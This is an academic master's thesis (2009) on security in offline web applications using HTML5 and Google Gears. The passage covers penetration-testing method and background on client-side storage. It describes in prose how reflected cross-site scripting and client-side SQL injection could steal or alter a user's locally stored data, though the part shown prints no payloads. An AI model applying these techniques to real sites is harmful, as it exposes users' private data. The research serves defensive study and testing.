



Norwegian University of
Science and Technology

Security in Offline Web Applications

Anja Svartberg

Master of Science in Communication Technology

Submission date: November 2009

Supervisor: Danilo Gligoroski, ITEM

Co-supervisor: Kåre Presttun, Mnemonic

Problem Description

New technologies like HTML5 and Google Gears enable off-line web applications. These technologies introduce new security challenges.

Present a study of these challenges and propose strategies for testing of Web applications based on these technologies.

Assignment given: 01. August 2009
Supervisor: Danilo Gligoroski, ITEM

Abstract

Offline Web applications are increasingly popular. The possibility to have both the advantages of Web applications and traditional desktop applications is exiting. An offline Web application can be accessed from all computers, with any operating system, as well as offering to store information locally, giving the user the opportunity to use the application when the user does not have Internet access. The concept of offline Web applications is tempting, but it is important to integrate security in the process of making them. The users rely on a high level of security. In this thesis I have looked specifically on how the persistent client-side storage needed for offline storage for the offline Web application can be compromised due to security vulnerabilities on the Web server.

I have performed a literature review to gather information on the topic of security in offline Web applications, and it was found that there has not been much previous research in this area. Two technologies for realization of offline Web applications were reviewed: HTML5 and Google Gears. Following, a Web server was set up, and two test applications with offline capabilities, representing the two chosen technologies, were put on the Web server. A set of security tests were performed on these test applications to reveal possible vulnerabilities in having persistent client-side storage.

The results of the security testing demonstrate the consequences of having security weaknesses in Web servers hosting offline Web applications. If there is one cross-site scripting vulnerability on the Web server, an attacker can attack the persistent client-side storage: steal, change, delete or add information related to the offline Web application. Some thoughts on possible consequences of attacks on the hosting Web server are also given. A comparison between Google Gears and HTML5 was performed, and it was found that some of the design choices in Google Gears help provide a higher level of security in offline Web applications. Some strategies for testing the security of offline Web applications are suggested, focused on cross-site scripting vulnerabilities.

The work in this thesis underlines the importance of including security in the process of developing and deploying offline Web applications. It shows the large consequences that can result from small security vulnerabilities present in the hosting Web server. Introductorily, the advantages of offline Web applications were discussed. The work presented here shows that the increasing use of offline Web applications relies on a high focus on security in order to keep the users' information safe.

Preface

This report is the result of a Master Thesis in Information Security at the Norwegian University of Science and Technology, Department of Telematics. The assignment was given by Mnemonic.

The thesis was carried out during the fall semester of 2009. As some of the relevant work was brought to my attention very late in the process of writing the thesis, some of the results here resemble results that have already been discovered in previous works. However, the work in this thesis includes several technologies for realization of offline Web applications, and practical experiments have been performed on two test applications to support the results.

I would like to thank my supervisor, Kåre Presttun, for making an assignment for me on a very interesting topic. I have very much enjoyed working with this thesis. It has given me much knowledge on the topic, and given me experience in testing Web applications. I would also like to thank him for valuable input during the process of conducting the practical experiments.

I would like to thank Ola Svartberg for proofreading this report, and I would like to thank my professor, Danilo Gligoroski for valuable input during the process of writing this thesis.

Anja Svartberg	Trondheim,	2009
	Date	

Abbreviations

ACID Atomicity, consistency, isolation and durability

CGI Common Gateway Interface

DOM Document Object Model

HTML HyperText Markup Language

HTTP HyperText Transfer Protocol

ISO International Organization for Standardization

MySQL My Structured Query Language

NIST the National Institute of Standards and Technology

OWASP The Open Web Application Security Project

PHP PHP: Hypertext Preprocessor

SDLC Software Development Life Cycle

UI User Interface

W3C World Wide Web Consortium

XHTML Extensible HyperText Markup Language

XML Extensible Markup Language

XSS Cross-site scripting

Definitions

Availability Ensuring that the resource is accessible and usable for authorized entities

Black box security testing A software testing technique whereby the internal workings of the item being tested are not known by the tester

CGI parameters Parameters in a URL

Confidentiality Ensuring that information is accessible only to those authorized to have access

Dictionary attack A method used to break security systems, specifically password-based security systems, in which the attacker systematically tests all possible passwords beginning with words that have a higher possibility of being used, such as names and places

Integrity Ensuring that the information has not been modified or deleted by unauthorized entities

Phishing attack E-mails designed to steal customer account information like credit card data, phone number etc.

SQLite An almost ACID-compliant embedded relational database management system contained in a relatively small C programming library

White box security testing A software testing technique whereby explicit knowledge of the internal workings of the item being tested are used to select the test data

Contents

Abstract	i
Preface	iii
Abbreviations	v
Definitions	vii
List of Figures	xiii
List of Tables	xv
1 Introduction	1
1.1 Offline Web Applications	2
1.2 Related work	3
1.3 Objectives	4
1.4 Limitations	4
1.5 Document structure	5
2 Method	7
2.1 Literature review	7
2.2 Test derivation	9
2.2.1 Penetration testing	9
3 Background	11
3.1 Web Applications	11
3.1.1 Security challenges in Web Applications	11
3.2 Persistent Client-Side Storage	13
3.2.1 Security Challenges of Persistent Client-Side Storage	14

3.3	Web Application Attacks applicable to Offline Applications	14
3.3.1	Cross-Site Scripting	15
3.3.2	(Client-Side) SQL Injection	17
4	Realization of Offline Web Applications	19
4.1	HTML5	19
4.1.1	Security in HTML5 regarding Offline Applications	22
4.2	Google Gears	23
4.2.1	Security in Google Gears	24
5	Security testing - preparations and execution	27
5.1	The Test Applications	27
5.1.1	Gearpad	27
5.1.2	Task Helper	29
5.1.3	Simple “search function”	30
5.2	Setting up the test environment	30
5.2.1	The Web Server	31
5.2.2	The Web Browsers	32
5.3	Testing Tool	33
5.3.1	XXS Me 0.4.3	33
5.4	Penetration Testing	34
5.4.1	Extracting database from physically available computer	35
5.4.2	Manual XSS test	37
5.4.3	Automated XSS test	39
5.4.4	XSS attacks	40
6	Results and Discussion	45
6.1	Results	45
6.1.1	Extracting database from physically available computer	45
6.1.2	XSS tests	46
6.1.3	XSS attack - Task Helper storage	49
6.1.4	XSS attack - Gearpad storage	49
6.2	Discussion	49
6.2.1	Security Challenges in Offline Web Applications	50
6.2.2	Google Gears vs. HTML5	53

6.2.3	Strategies for testing the security of offline Web applications	54
6.3	Review of project methodology	54
6.4	Further work	54
6.4.1	Attack techniques on offline Web applications	55
6.4.2	Technologies for realization of offline Web applications	55
6.4.3	Attacking the source code	55
6.4.4	Web browser security	55
7	Conclusion	57
	Bibliography	59
	Web References	61
A	Cross-site scripting attacks	63
B	Source code “search function”	65
B.1	index.html	65
B.2	search.php	65

List of Figures

1.1	Architecture of a typical offline Web application [HS08]	2
2.1	Four-stage penetration testing methodology [SSCO08]	9
2.2	The steps of the attack phase [SSCO08]	10
3.1	Percentage of successful attacks on Web applications performed by the authors of [SP08] over 2 years	13
3.2	An example of a Web page containing a JavaScript script	16
3.3	XSS attack, alert(123);, adopted from [MKC08]	16
4.1	Screenshot of simple HTML Web page	20
4.2	Example of an HTML DOM	21
4.3	Popup to verify if a Web page can use the Google Gears API	24
5.1	Screenshots of login to Gearpad in online and offline modes	28
5.2	Screenshots of the Gearpad application in online and offline modes	28
5.3	Screenshots of the Task Helper application in online and offline modes	29
5.4	Screenshot of “search function” where a search for the string “random search” has been performed	30
5.5	Screenshots of Apache HTTP Web Server	31
5.6	Screenshot of example PHP file	32
5.7	Screenshot of MySQL Command Line Client	33
5.8	Example screenshot of XSS Me result page - Heuristic test result	34
5.9	Example screenshot of XSS Me result page - String test results	34
5.10	Screenshot of e-mail with malicious link	38
5.11	Screenshot of e-mail with malicious script for attacking the Task Helper	41
5.12	Screenshot of e-mail with malicious script for attacking Gearpad	43
6.1	Screenshots client databases	46

6.2	Screenshot of XSS Me result page for Gearpad - Heuristic test result	47
6.3	Screenshot of XSS Me result page for Gearpad - String test results	47
6.4	Screenshot of XSS Me result page for “search function” - Heuristic test result	48
6.5	Screenshot of XSS Me result page for “search function” - String test results	48
6.6	Screenshot of popup showing the content of the Task Helper	49
6.7	Screenshot of popup showing the content of Gearpad	49

List of Tables

5.1	Attack 1: Extracting offline database from user computer	36
5.2	Attack 2: Simple XSS test	38
5.3	Attack 3: Automated XSS test	39
5.4	Attack 4: XSS attack - Task Helper	41
5.5	Attack 5: XSS attack - Gearpad	43
A.1	Performed XSS attacks	63

Chapter 1

Introduction

Up until now, users of Web applications have been unable to use these applications when they are not connected to the Internet. When the computer goes offline, the applications stop working, and in the worst case, the work done with the online application is lost. Over the last years, several technologies for realizing offline Web applications have emerged. Amongst these are HTML5 and Google Gears, which I will focus on in this thesis.

Gmail and Google Calendar amongst others have already integrated offline access to their applications. To use the offline feature of these applications, the user has to manually enable this [1]. The integration of this new feature in popular Web applications raises a need for evaluating the security of these kinds of applications.

The introduction of offline Web applications can make traditional desktop applications obsolete. E.g. if a web-based e-mail client can be accessed both in online and offline mode, the offline Web application has more advantages than a desktop application from a user point of view. Web applications are popular because they can be accessed from all computers having Internet access. If the user in addition to this can have a copy on their own computer for offline access, Web applications might be favored over the traditional desktop applications. Another advantage of having an application online instead of as a desktop application, is that every time the application goes online, a backup of the information in the application is taken. This means that the user does not have to worry about losing vital information as long as he or she goes online fairly often.

The emerging of offline Web applications is further emphasized by the fact that it is on the “MIT Top 10 Emerging Technologies 2008” list [2]. The article bases this on the advantages of having access to the applications regardless of operating system and location, in addition to having the possibility to store the information locally.

Seeing the advantages of replacing desktop applications with offline Web applications, the need for making these offline applications as secure as possible arises. When looking at this from a security point of view, there are certain disadvantages with Web applications. Working with Web applications, making them secure is even more important than other software, as they are exposed to millions of users on the Internet [MKC08].

“The OWASP Testing Guide” [MKC08] underlines the importance of testing Web applications in order to make them more secure. Testing can reveal weaknesses and vulnerabilities in the application being tested. More importantly, testing can reveal weaknesses

in the software development process of an application. The OWASP Testing Guide does not include anything specifically related to testing offline Web applications. This underlines the importance of research in the field of security in offline Web applications, and thus motivates finding vulnerabilities that are unique to offline Web applications, and developing tests that are applicable to finding these vulnerabilities.

“The OWASP Testing Guide” [MKC08] also emphasizes the economical aspect of security testing. A survey presented in this guide reveals that a good software testing infrastructure would save the companies more than a third of the costs that come with insecure software due to inadequate testing.

The first step of testing Web applications is to identify the possible weaknesses in the application. In this thesis I have uncovered some weaknesses in offline Web applications, and presented the consequences if these weaknesses are present. The weaknesses and consequences have been uncovered through penetration testing of two test applications that represent two different technologies for realization of offline Web applications.

1.1 Offline Web Applications

Offline Web applications are Web applications that work regardless of internet connection. To enable an application to work without Internet connection, the application needs to store information locally on the user computer [HH09]. There are different technologies for realizing offline Web applications, and in this thesis, I will address two of these: Google Gears and HTML5. There are certain differences between the two, one of them being: When entering an application using Google Gears, to enable offline access, the user has to accept that the application uses the Google Gears APIs [3]. This is not the case with HTML5 [HH09]. These technologies will be further described in chapter 4.

Figure 1.1 shows the architecture of a typical offline Web application. When the user is online, the application interacts with user-data and resources that are located on the Web server. When the user is offline, it interacts with locally cached copies of files from the Web server, and the data is stored in a client-side database. When the user reconnects to the Internet, the server is updated with the changes that have been made to the cached data [HS08].




Figure 1.1: Architecture of a typical offline Web application [HS08]

The features that are added in HTML5 that enable offline web applications are an SQL-

based database API for storing data locally and an offline application HTTP cache to ensure that applications are available when the computer is offline [vKH08]. These features are further described in the section on HTML5, section 4.1.

Google Gears includes three modules: LocalServer, Database and WorkerPool. Together these enable developers to make offline Web applications [3]. Similarly to HTML5, Google Gears offers client-side storage of information, and availability of the application in offline mode. The features of Google Gears are further described in section 4.2.

The biggest challenge in offline Web applications, compared to traditional Web applications, is that an offline Web application requires persistent client-side storage. In section 3.2 more information on persistent client-side storage, and the challenges this represents, is given.

1.2 Related work

The subject of this thesis, security in offline Web applications, is a special case of security in Web applications. Little work has been done in the area of testing security in offline Web applications, but regarding testing of security in Web applications there has been much research. Following I will present some works that are in the area of offline Web applications, [Tri08] and [Sut09], and some that are on Web applications in general, [MKC08], [HYH⁺04], [DLFMT04] and [GHJ03]. They are all relevant to the work in this thesis.

In “Abusing HTML 5 Structured Client-side Storage” [Tri08], Trivero discusses the security implications of client-side storage, which is needed for offline Web applications to work. It presents three different client-side storage methodologies in HTML5, that gives possibilities beyond the boundaries of the traditional HTTP cookies. The paper also presents some attacks on client-side storage: cross-site scripting and SQL-injection.

Michael Sutton presents implications of persistent Web browser storage in “A Wolf in Sheep’s Clothing” [Sut09]. He defines offline Web applications as Web 3.0, when the line between desktop and Web applications disappears. Sutton presents several technologies for realization of persistent Web browser storage: Flash Local SharedObjects, Google Gears and HTML5. He discusses how cross-site scripting vulnerabilities on the Web server opens for extracting information from the client-side storage. Sutton has performed an attack on Paymo.biz to demonstrate how a cross-site scripting vulnerability can be exploited to steal information stored on the client.

The “OWASP Testing Guide” [MKC08] is an extensive testing guide for Web application security. This guide describes motivation for testing Web application security, it describes testing principles, and it gives a thorough description of many tests that should be performed on Web applications to ensure a high level of security. It also underlines the importance of including work with security throughout the development process of a Web application.

The authors of “Securing Web Application Code by Static Analysis and Runtime Protection” [HYH⁺04] have created a tool that analyzes Web application code and secure potential vulnerable sections. They focus on vulnerabilities in Web applications that result from an insecure flow of information, like cross-site scripting and SQL injection. This resembles the work of this thesis in some parts. This thesis does not present a tool, but the main security vulnerabilities of offline Web applications are a result of insecure flow of information, and

thus the paper has certain important points on this subject.

In “Identifying Cross Site Scripting Vulnerabilities in Web Applications” [DLFMT04] identification of cross-site scripting vulnerabilities in Web application is discussed. A dynamic analysis approach is chosen, similarly to the approach chosen in this thesis. The paper focuses on cross-site scripting vulnerabilities being a large threat to Web applications. This paper is relevant to this thesis because cross-site scripting is the most important threat to offline Web applications.

“Information Security: Why the Future belongs to the Quants” [GHJ03] discusses the importance of securing IT-systems, and it presents some models from different fields of research that should be adopted by the field of IT security to gain more secure systems. The paper is relevant to this thesis because the goal of this thesis is to present vulnerabilities in offline Web applications that have to be mitigated in order to keep the private user information in the offline Web applications from attackers.

1.3 Objectives

Several organizations have integrated the possibility for enabling offline applications or made frameworks that offer this feature. Despite the work that has been done in creating this possibility, little has been done on security regarding these kinds of applications.

Thus, the purpose of this thesis is

- to give an overview of two frameworks that have been developed to enable offline Web applications, Google Gears and HTML5, and what security measures are included in these,
- to give an overview of possible security challenges in offline Web applications,
- to present the result of penetration testing on two sample offline Web applications that represent the two technologies for realization of offline Web applications presented in this thesis, and
- to present strategies for testing offline Web applications.

1.4 Limitations

There is not much literature available on the topic of security in offline Web applications, as there has not been much research in this area. There are many different frameworks for implementing offline Web applications, but there has not been much focus on security. The available literature on this topic is thus mostly Weblogs and Web pages of developers of frameworks for making offline Web applications.

I have chosen to focus on Google Gears and HTML5 in this thesis. As I have already mentioned, there are many possibilities for implementing offline Web applications, but I have chosen to focus on two of these because of time limitations.

1.5 Document structure

This report is structured as follows:

Chapter 2: Method presents the procedure that has been followed during this project.

Chapter 3: Background presents the theoretical background for testing offline applications. It presents an introduction to Web applications, and security in Web applications, a description of challenges related to persistent client-side storage, and a description of some Web application attacks that are applicable to offline Web applications.

Chapter 4: Realization of Offline Web Applications presents the two technologies for realization of offline Web applications that were chosen for this thesis, HTML5 and Google Gears, including the security aspect.

Chapter 5: Security testing - preparations and execution describes the practical part of the project, the testing of the sample offline applications, the testing procedure and the results of the tests.

Chapter 6: Results and Discussion presents the results of the practical experiments, evaluates these and gives suggestions for further work.

Chapter 7: Conclusion summarizes the results and findings.

Chapter 2

Method

The methodology followed in this thesis comprises of 3 phases:

- Literature review,
- preparation of the test environment, and
- penetration testing.

The method followed in this thesis resembles the approach I followed in my Specialization Project [Sva09].

The work with the thesis begins with a literature review, the method followed is the one given in “Researching Information Systems and Computing” [Oat06]. The goal of this phase is to discover related work, and present evidence that the topic is relevant. It is also important to gain knowledge about the topic to be able to create new knowledge during the research. A short description of this method is given in section 2.1.

After performing the main part of the literature review I will start the practical part of the thesis. Prior to the penetration testing phase, there is some preparation that has to be done. In contrast to the Specialization Project, where I had a specific application to test, in this thesis I have to find or develop test applications before I can start the test phase. This phase consists in finding test applications to represent the different technologies for offline Web applications that I will discuss in this thesis and setting up a Web server where these applications can reside. This part is described in chapter 5.

The penetration testing phase starts after this. In this phase I will perform penetration testing on sample offline applications to demonstrate some vulnerabilities in offline Web applications. The method for penetration testing is described in section 2.2.1, and is the method recommended by NIST (the National Institute of Standards and Technology) [SSCO08].

2.1 Literature review

It is important to find accurate and trustworthy literature. It can be useful to search in research catalogs and online databases, where large amounts of literature can be found;

journals, books, reports etc., on various topics. If appropriate keywords are chosen one will be able to find relevant information [Oat06]. In my case I will use bibsys.no. Bibsys is an online database where one can search the contents of most of the university libraries and research institutions in Norway ¹. Also search engines on the Internet can be helpful, such as scholar.google.com. Google Scholar is a search engine which returns only scholarly literature. I will also use Web sites where academic articles are published, e.g. IEEE Explore. Especially important for this thesis are the Web sites of the World Wide Web Consortium (W3C) and the Open Web Application Security Project (OWASP). Also, for this thesis, there is useful information on security Weblogs, from presentations at thematic conferences, etc., as this is a relatively new topic. However, it is important to be careful when using the Internet for finding literature resources. There is a lot of information on the Internet, but not all of it is accurate. It is important to make sure that the Web site where the information is found, is trustworthy.

In “Researching Information Systems and Computing” [Oat06] literature review is broken down to seven different activities: searching, obtaining, assessing, reading, critically evaluating, recording and writing a critical review. The literature review methodology followed in this thesis is the same as in my Specialization Project [Sva09].

Searching Finding appropriate keywords for searching different resources is important.

After finding the keywords, one should carry out the search in a catalog or online database and see if the result is satisfying. If not, the search can be expanded by changing the keywords or the search can be narrowed down by adding keywords to the initial search. When suitable literature is found one can use the references from the found literature to find more information on the relevant topics.

Obtaining Obtaining the literature from the local library or finding articles or papers which have been put online.

Assessing It is important to assess the credibility of the found literature. One should find out if the author is someone eminent in the field, if the publisher is known and if it publishes academic literature.

Reading It is wise to start by reading the abstract and/or looking at the index to get an impression of the relevance of the text for one’s research. Only if the resource seems relevant, it should be read.

Critically evaluating While reading, one should always be critical to the content. It is important to always evaluate the relevance the resource has to the actual research. It also has to be considered if there are flaws or if something is omitted in the resource.

Recording When reading the literature the material collected should be keep track of. It is important to write down the bibliographic details and it can be helpful to write a brief summary of the content of the text.

Writing a critical review This is not a summary of everything that has been read, but rather a presentation of evidence that one has created new knowledge while researching.

¹www.bibsys.no

2.2 Test derivation

In this thesis, I will demonstrate some security weaknesses in offline Web applications. The focus will be on finding security weaknesses that apply specifically to offline web applications, and deriving applicable tests.

E.g. the “OWASP Testing Guide” [MKC08] has defined a framework for testing online Web applications. The main focus of this thesis will be on expanding the security requirements and tests here and to find security tests specifically applicable to offline applications.

At a high level, the objective of security testing is proving confidentiality, integrity and availability of the service and data of the application. The tests should thus reflect this objective. Security requirements describe the functionality of the security controls, and the tests should validate that these function as expected [MKC08].

To discover the security weaknesses that apply to offline Web applications I will perform penetration testing. Based on the results of the penetration testing I will discuss the vulnerabilities that need to be addressed when developing offline Web applications.

2.2.1 Penetration testing

Following, the methodology for penetration testing recommended by NIST in [SSCO08] is described. This is the same methodology that was followed in my Specialization Project [Sva09].

When performing penetration tests the testers try to mimic real-world attacks. This is often done by performing real attacks on real systems using tools and techniques commonly used by attackers. This way, the testers try to find the vulnerabilities before an attacker finds them. Penetration testing can affect the system being tested, and should therefore only be performed after careful consideration and planning. As the test applications in my thesis are specifically made for the purpose of this thesis, this is not a concern here.

NIST identifies four phases of penetration testing as shown in figure 2.1: Planning, discovery, attack and reporting.




Figure 2.1: Four-stage penetration testing methodology [SSCO08]

During the **planning phase** the rules for the testing are identified, the testing goals are set and approval for the testing is finalized and documented.

After this the **discovery phase** begins. This phase consists of two parts. The first phase

is the start of the testing, and includes information gathering and scanning. This includes finding network port and service identification, host name and IP address information, employee names and contact information, system information, such as names and shares, and application service information. This does not apply to my thesis, as the system is set up by myself.

Second in the discovery phase is the vulnerability analysis. During this part the services, applications and operating systems of scanned hosts are compared against vulnerability databases and the testers' own knowledge of vulnerabilities. This part can be performed using automated scanners, but one should also look for vulnerabilities manually. I will perform both an automated scan, and manual tests.

The main part of the penetration testing is the **attack phase**, and this phase consists of several parts as shown in figure 2.2.




Figure 2.2: The steps of the attack phase [SSCO08]

First, one tries to exploit the already identified vulnerabilities. If the attack is successful the vulnerability is verified.

If the testers are able to exploit a vulnerability and gain access to the system, they can install more tools on the target system to help during the testing, which is the last step in the attack phase. These tools can help collect more information about the target system and the targeted organization or to gain access to additional resources in the system.

After the four steps of the attack phase, the process loops back and the testers start from the beginning. As shown in figure 2.2, the process can loop back to the discovery phase if the testers find new vulnerabilities in the target system.

The **reporting phase** runs parallel with the other phases, and is an ongoing process during the whole penetration testing. During the planning phase, the assessment plan is developed. During the discovery and attack phases, logs are kept and reports are made to describe the identified vulnerabilities to the system administrators.

Chapter 3

Background

In order to clarify how offline Web applications work, introductions to Web applications and persistent client-side storage are given in this chapter. Persistent client-side storage constitutes the main difference between traditional Web applications and offline Web applications. The security aspect of Web applications and persistent client-side storage is included, and last, some common Web application attacks are described.

3.1 Web Applications

Web applications are applications that are accessed via a Web browser over a network. They rely on a two-way flow of information between the browser and the Web server [SP08].

Today, Web applications have taken over for many functions in society, e.g. most banking services are now possible to perform online. Other functions are shopping, social networking, gambling, mailing etc. Most functions that are possible to realize online, are now moved online, for user convenience and efficiency. Moving these kinds of services online introduces many security implications as more sensitive information is passed on the Internet. In the beginning of the history of the Internet, Web pages contained only public information. With the introduction of access controlled Web applications, the need for a high level of security has increased drastically [SP08].

There is a trend now for moving traditional desktop applications, like word processors and spreadsheets, to the Internet, and replacing them with Web applications. This implies a trend where the only client software that most computers will need in the future is a Web browser [SP08]. This motivates the work of this thesis. There will most likely always be places without Internet access, and it should be possible to use these Web applications regardless of this, so offline applications are an important part of this development. To enable secure use of offline Web applications, security testing of these applications is important.

3.1.1 Security challenges in Web Applications

There are three main components in the transaction between the user and a Web server: the server computer with the Web content, the client computer where the content is served, and the network. There are different security challenges in these three components [AW06].

Testing from the Web client is important, this is where the adversaries are most likely to attack the Web application from. It is important to assure that it is difficult for an attacker to get useful information from attacking the Web client [AW06]. There are several principals that are important related to security on the Web client, and I will describe them in the following paragraphs.

Validation should be done both on the client and the server. It is easy to bypass input validation on the client, and thus the validation should be done on the server. It is useful to also have validation on the client for usability purposes. If the user inputs something wrong without purpose, the response will be faster with validation on the client. As everyone has access to all client-side source code, an adversary could read and tamper with this source code. Thus, no important information should be stored in the source code, e.g database passwords etc. [AW06].

It is possible for the client to discover details about the server-side implementation by looking at error messages. Thus, security should not rely on users not being able to determine the configuration of the server [AW06].

The network connecting the Web client and the Web server should not be trusted either. Web traffic can be intercepted and tampered with during transmission, especially when it is transmitted in plaintext. Encryption protects the data from being tampered with during transmission if the encryption algorithm is good, but tampering can still happen on the client computer before the data is encrypted [AW06].

The authors of “The Web Application Hacker’s Handbook” [SP08] have tested hundreds of Web applications and have made statistics on how many application were broken under different kinds of attack. Following is a list of the attacks that they found many Web applications are vulnerable to. In figure 3.1 the percentage of successful attacks in each of the categories is shown [SP08].

Broken authentication Attacking the authentication procedure of the Web application - guessing weak passwords, launching brute-force attacks or bypassing the login mechanism altogether.

Broken access control Attacks that enable attackers to access other user’s private data or perform privileged actions.

SQL injection Submitting SQL queries that interact with the underlying database of the Web application - retrieving information, interfering with the database logic or executing commands on the database.

Cross-site scripting Attacking the users of the Web application - gaining access to their data or performing actions on their behalf.

Information leakage When the application reveals information that is useful in an attack, e.g. in faulty error handling.

These statistics underline the importance of securing Web applications. It is important to be aware of the possible weaknesses in Web applications in order to make a good framework for testing them, and securing them. This motivates the work in this thesis. There




Figure 3.1: Percentage of successful attacks on Web applications performed by the authors of [SP08] over 2 years

are many frameworks for testing the security of Web applications, e.g. the framework presented in the OWASP Testing Guide [MKC08]. The focus of this thesis will be on testing the security of offline Web applications in particular.

3.2 Persistent Client-Side Storage

It has already been mentioned that the main challenge for offline Web applications, is that the application data is persistently stored on the user computer. Thus, to understand offline Web applications, persistent client-side storage and the security challenges this represents, are presented here.

There are two classifications of client-side storage, persistent and non-persistent. Non-persistent client-side storage means that the data is deleted from the user computer as soon as the user closes the Web browser. With persistent client-side storage the data is stored more permanently. The data survives the Web browser being closed, and reboot of the computer where the data resides. In most cases persistent data has an expiration date, by which the data is deleted from the client-side storage [HS08].

The most basic, and well-known, form of client-side storage is HTTP cookies. These were made to keep session information for each user, as HTTP is stateless. Thus, HTTP cookies only allow storing of small amounts of data [HS08]. HTTP cookies do not suffice for offline applications, because larger amounts of data need to be stored.

The implementation of the HTML5 client-side storage in Mozilla Firefox is divided into Session Storage and Global Storage, where Global Storage is persistent and Session Storage is not [HS08]. Microsoft Internet Explorer only supports Session Storage.

Global Storage allows JavaScripts to persistently store larger amounts of data on the client, thus enabling offline Web applications. It is a storage area that is shared by all browser windows in the same domain, even if they belong to different sub domains. There is no automatic way to expire the data in the storage area.

The Global Storage area for a domain can be accessed by using the following [HS08]:

```
globalStorage[location.hostname].someName,
```

where `location.hostname` returns the host domain and `someName` represents a table name in the Global Storage.

In Google Gears, the applications store information in SQL databases on the client. This introduces the possibility to perform client-side SQL injection.

In sections 4.1.1 and 4.2.1 there is more information on the implementation of security measures, and the related security challenges, in HTML5 and Google Gears respectively.

3.2.1 Security Challenges of Persistent Client-Side Storage

In both HTML5 and Google Gears sub domains have access to the same storage location, as will be further described in sections 4.1.1 and 4.2.1. If several applications share the same domain, an application can access the information of the other applications residing on this domain. Developers should therefore choose a domain name that is as specific as possible to avoid this problem [HS08]. E.g. the developers of Google Docs have chosen the domain to be `docs.google.com` in order to avoid security holes in all the Google Web pages compromising the Google Docs users' security.

Similarly, there is no way to restrict which directories can be accessed within one domain. This means that if different Web pages are contained in different folders on the same Web server, they can still access the same persistent storage. This is especially important in cases where different users are assigned one folder each on a Web server, e.g. `www.myspace.com/username` [HS08].

The introduction of SQL databases for storing data persistently on the client, introduces a new attack, client-side SQL injection [HS08]. All data that is stored persistently on the user computer can be accessed by the user, and thus by an attacker if he or she creates an account on, or visits, the Web application in question. This gives the attacker the opportunity to discover the database structure which is useful in attacks. This is in contrast to non persistent data storage, where the attacker has to determine the database structure through error messages or other brute force means [Sut09]. For the same reason, the developer should not save sensitive or confidential information in the client-side storage [HS08].

Another issue with the client-side databases occurs if the user is allowed to store arbitrary amounts of data in the database. The user can then be subject to a denial-of service attack caused by too much information being saved in the database. An attacker could have large amount of data saved in the database, and fill the hard drive of the user computer with arbitrary data [HS08].

3.3 Web Application Attacks applicable to Offline Applications

In this thesis I will perform some attacks on offline Web applications. Following, the applicable attacks are described.

3.3.1 Cross-Site Scripting

Cross-site scripting (XSS) can be used to present the user of a Web site with fraudulent content. This content is introduced using scripts, and they are usually included into the URL or the form fields of a vulnerable site [AW06].

In cases where input data is echoed back to all the users of the application, like entries in a guestbook, blog comments etc., *Stored XSS* can be used. In this scenario the attacker will look for places to input scripts that will be run by all users of the application [AW06].

Another scenario, the one most relevant to the applications that I will test in this thesis, is *Reflected XSS*. Here, the script is embedded into the CGI parameters of a URL. An attacker can send a link via e-mail to potential victims, and when the link is clicked, the user is presented with the real page, in addition, the script is run. This means that the script might change the content of the site, or might perform some other action not intended by the victim, like sending cookie values or other information to the sender [AW06].

The vulnerability of offline applications that can be exploited in this attack is that the user database is stored locally on the users computer. A script might be able to read information from the locally stored database, and send it back to the attacker.

JavaScript

To perform a cross-site scripting attack, JavaScript can be used. In my experiments I will use this scripting language, so I will include a short introduction to JavaScript in this section.

